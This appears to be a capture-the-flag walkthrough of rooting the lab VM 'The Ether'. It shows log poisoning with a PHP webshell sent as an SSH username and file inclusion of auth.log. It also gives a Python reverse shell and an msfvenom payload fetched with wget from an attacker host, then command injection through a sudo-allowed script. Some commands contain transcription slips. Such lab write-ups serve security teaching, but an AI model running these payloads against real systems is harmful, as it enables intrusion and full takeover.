


IP da máquina: 192.168.56.124 // MAC: 08:00:27:41:56:55


sudo nmap -sV -O -sC -Pn -p- -sN -vvv 192.168.56.124

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      tcp-response OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 12:09:bc:b1:5c:c9:bd:c3:ca:0f:b1:d5:c3:7d:98:1e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDFcvQ8avn1mgixe062oUT80YfB+R9c6f4//2YtTiTNateP5eVHJAIXSmif
fHABj3UsTnolVJnaXrlpQzotmjU3WNemlpJ4qiL4pzDA7865r1TFag0iwLHtP+/oaK1RgZ6vHb0sujAPg+cnBUT90hnyuxjeNPq
4+ZNmFqRQvWhzS4MGPmkfgPenkuDAUVu7TAqn8GRMq78hqsLocQ6ZD/C+0mkcCRKEBXRkZBURLIy2DeGF8xiwgyh/ubRPKuShT/
Du0VFPPKijbLlLLKPBeue9I5IW6rRa4KknNV4SFJv/lBJ3a2dh0gwXpYIf5m3W0501b0/zVzDMV3AW87ivCYEd
|   256 de:77:4d:81:a0:93:da:00:53:3d:4a:30:bd:7e:35:7d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBF27l0I1xjA33F/nX35SpNUFz
hz+5YInC8Yb87Kl900E/OQ6LYu7EEiI2XynTNivTU6RL09lis1RswRzkt2L/hg=
|   256 86:6c:7c:4b:04:7e:57:4f:68:16:a9:74:4c:0d:2f:56 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDIIINTESAAAAI08yQrrridvzSxpYRP0ziPqA+q3hEsGk0VAVwRk7cYlw
80/tcp    open  http      tcp-response Apache httpd 2.4.18 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: The Ether
MAC Address: 08:00:27:41:56:55 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```


<http://192.168.56.124/>



<http://192.168.56.124/?file=research.php>



/var/log/auth.log



Forward

```
Response from http://192.168.56.124:80/index.php?file=research.php
Forward Drop Intercept is on Action Open Browser Comment this item
Raw Headers Hex Render
1 HTTP/1.1 302 Found
2 Date: Tue, 15 Sep 2020 08:52:02 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Location: index.php
5 Content-Length: 7622
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 Sep 14 20:17:01 theEther CRON[1333]: pam_unix(cron:session): session opened for user root by (uid=0)
10 Sep 14 20:17:01 theEther CRON[1333]: pam_unix(cron:session): session closed for user root
11 Sep 14 20:19:49 theEther sshd[1351]: Did not receive identification string from 192.168.56.114
12 Sep 14 20:19:57 theEther sshd[1353]: Protocol major versions differ for 192.168.56.114: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.2 vs. SSH-1.5-Nmap-SSH1-Hostkey
13 Sep 14 20:19:57 theEther sshd[1354]: Protocol major versions differ for 192.168.56.114: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.2 vs. SSH-1.5-NmapNSE 1.0
14 Sep 14 20:19:57 theEther sshd[1355]: fatal: Unable to negotiate with 192.168.56.114 port 34780: no matching host key type found. Their offer: ssh-dss [preauth]
15 Sep 14 20:19:57 theEther sshd[1357]: Connection closed by 192.168.56.114 port 34792 [preauth]
16 Sep 14 20:19:57 theEther sshd[1359]: Connection closed by 192.168.56.114 port 34802 [preauth]
17 Sep 14 20:19:57 theEther sshd[1361]: fatal: Unable to negotiate with 192.168.56.114 port 34812: no matching host key type found. Their offer: ecdsa-sha2-nistp384 [preauth]
18 Sep 14 20:19:57 theEther sshd[1363]: fatal: Unable to negotiate with 192.168.56.114 port 34814: no matching host key type found. Their offer: ecdsa-sha2-nistp521 [preauth]
19 Sep 14 20:19:58 theEther sshd[1365]: Connection closed by 192.168.56.114 port 34816 [preauth]
20 Sep 14 20:39:01 theEther CRON[1444]: pam_unix(cron:session): session opened for user root by (uid=0)
21 Sep 14 20:39:01 theEther CRON[1444]: pam_unix(cron:session): session closed for user root
```

ssh root@192.168.56.124

teste

```
[headcrusher@parrot]~[~/30]
$ssh root@192.168.56.124
The authenticity of host '192.168.56.124 (192.168.56.124)' can't be established.
ECDSA key fingerprint is SHA256:wjZuyqiX6xIcMB51PehzJiCmzM5x9J0aiUy/db3tM+o.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.124' (ECDSA) to the list of known hosts.
root@192.168.56.124's password:
Permission denied, please try again.
root@192.168.56.124's password:
```

```
9 Sep 14 20:17:01 theEther CRON[1333]: pam_unix(cron:session): session opened for user root by (uid=0)
10 Sep 14 20:17:01 theEther CRON[1333]: pam_unix(cron:session): session closed for user root
11 Sep 14 20:19:49 theEther sshd[1351]: Did not receive identification string from 192.168.56.114
12 Sep 14 20:19:57 theEther sshd[1353]: Protocol major versions differ for 192.168.56.114: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.2 vs. SSH-1.5-Nmap-SSH1-Hostkey
13 Sep 14 20:19:57 theEther sshd[1354]: Protocol major versions differ for 192.168.56.114: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.2 vs. SSH-1.5-NmapNSE 1.0
14 Sep 14 20:19:57 theEther sshd[1355]: fatal: Unable to negotiate with 192.168.56.114 port 34780: no matching host key type found. Their offer: ssh-dss [preauth]
15 Sep 14 20:19:57 theEther sshd[1357]: Connection closed by 192.168.56.114 port 34792 [preauth]
16 Sep 14 20:19:57 theEther sshd[1359]: Connection closed by 192.168.56.114 port 34802 [preauth]
17 Sep 14 20:19:57 theEther sshd[1361]: fatal: Unable to negotiate with 192.168.56.114 port 34812: no matching host key type found. Their offer: ecdsa-sha2-nistp384 [preauth]
18 Sep 14 20:19:57 theEther sshd[1363]: fatal: Unable to negotiate with 192.168.56.114 port 34814: no matching host key type found. Their offer: ecdsa-sha2-nistp521 [preauth]
19 Sep 14 20:19:58 theEther sshd[1365]: Connection closed by 192.168.56.114 port 34816 [preauth]
20 Sep 14 20:39:01 theEther CRON[1444]: pam_unix(cron:session): session opened for user root by (uid=0)
21 Sep 14 20:39:01 theEther CRON[1444]: pam_unix(cron:session): session closed for user root
22 Sep 14 20:53:06 theEther sshd[1533]: pam_unix(sshd:auth): authentication failure; logname=uid=0 ruid=0 tty=ssh ruser= rhost=192.168.56.1 user=root
23 Sep 14 20:53:08 theEther sshd[1533]: Failed password for root from 192.168.56.1 port 57003 ssh2
24 Sep 14 20:53:11 theEther sshd[1533]: Connection closed by 192.168.56.1 port 57003 [preauth]
```

ssh '<?php system(\$_GET[cmd]); ?>'@192.168.56.124

```
[x]-[headcrusher@parrot]~[-]
$ssh '<?php system($_GET[cmd]); ?>'@192.168.56.124
<?php system($_GET[cmd]); ?>@192.168.56.124's password:
Permission denied, please try again.
```

/var/log/auth.log&cmd=python+-

c+'import+socket,subprocess,os%3bs%3dsocket.socket(socket.AF_INET,socket.SOCK_STREAM)%3bs.connect(("192.168.56.114",443))%3bos.dup2(s.fileno(),0)%3b+os.dup2(s.fileno(,1))%3b+os.dup2(s.fileno(),2)%3bp%3dsubprocess.call(["/bin/sh","-i"])%3b'

```
1 GET /index.php?file=/var/log/auth.log&cmd=
python+-c+'import+socket,subprocess,os%3bs%3dsocket.socket(socket.AF_INET,socket.SOCK_STREAM)%3bs.connect(("192.168.56.114",443))%3bos.dup2(s.fileno(),0)%3b+os.dup2(s.fileno(),1)%3b+os.dup2(s.fileno(),2)%3bp%3dsubprocess.call(["/bin/sh","-i"])%3b' HTTP/1.1
2 Host: 192.168.56.124
```

sudo nc -nlvp 443


```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
[*]-[headcrusher@parrot]-[~]
$ sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.124.
Ncat: Connection from 192.168.56.124:46344.
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.3$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash-4.3$ uname -a
uname -a
Linux theEther 4.10.0-40-generic #44~16.04.1-Ubuntu SMP Thu Nov 9 15:33:07 UTC 2017 i686 i686 i686
GNU/Linux
bash-4.3$
```

```
ls
```

```
bash-4.3$ ls
ls
about.php  index.php  licence.txt  xxxlogauditorxxx.py
images     layout     research.php
```

```
sudo -l
```

```
bash-4.3$ sudo -l
sudo -l
sudo: unable to resolve host theEther: Connection refused
Matching Defaults entries for www-data on theEther:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on theEther:
    (ALL) NOPASSWD: /var/www/html/theEther.com/public_html/xxxlogauditorxxx.py
    (root) NOPASSWD: /var/www/html/theEther.com/public_html/xxxlogauditorxxx.py
```

```
sudo msfvenom -p cmd/unix/reverse_python lhost=192.168.56.114 lport=442 -f raw > script.py
```

```
[*]-[headcrusher@parrot]-[~/30]
$ sudo msfvenom -p cmd/unix/reverse_python lhost=192.168.56.114 lport=442 -f raw > script.py
[sudo] password for headcrusher:
Sorry, try again.
[sudo] password for headcrusher:
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 625 bytes
```

```
python -m SimpleHTTPServer 8081
```

```
[headcrusher@parrot]~[~/30]
$python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
```

wget http://192.168.56.114:8081/script.py

```
bash-4.3$ wget http://192.168.56.114:8081/script.py
wget http://192.168.56.114:8081/script.py
--2020-09-15 22:04:27-- http://192.168.56.114:8081/script.py
Connecting to 192.168.56.114:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 625 [text/plain]
Saving to: 'script.py'

script.py          100%[=====>]        625  ---KB/s    in 0.001s
2020-09-15 22:04:27 (930 KB/s) - 'script.py' saved [625/625]
```

sudo /var/www/html/theEther.com/public_html/xxxlogauditorxxx.py

/var/log/apache2/access.log |tmp/script.py

```
bash-4.3$ sudo /var/www/html/theEther.com/public_html/xxxlogauditorxxx.py
sudo /var/www/html/theEther.com/public_html/xxxlogauditorxxx.py
sudo: unable to resolve host theEther: Connection refused
=====
Log Auditor
=====
Logs available
-----
/var/log/auth.log
/var/log/apache2/access.log
-----
Load which log?: /var/log/apache2/access.log |tmp/script.py
/var/log/apache2/access.log |tmp/script.py
```

sudo nc -nlvp 442

```
[*]-[headcrusher@parrot]~[~/30]
$sudo nc -nlvp 442
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::442
Ncat: Listening on 0.0.0.0:442
Ncat: Connection from 192.168.56.124.
Ncat: Connection from 192.168.56.124:49448.
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux theEther 4.10.0-40-generic #44~16.04.1-Ubuntu SMP Thu Nov 9 15:33:07 UTC 2017 i686 i686 i686
GNU/Linux
```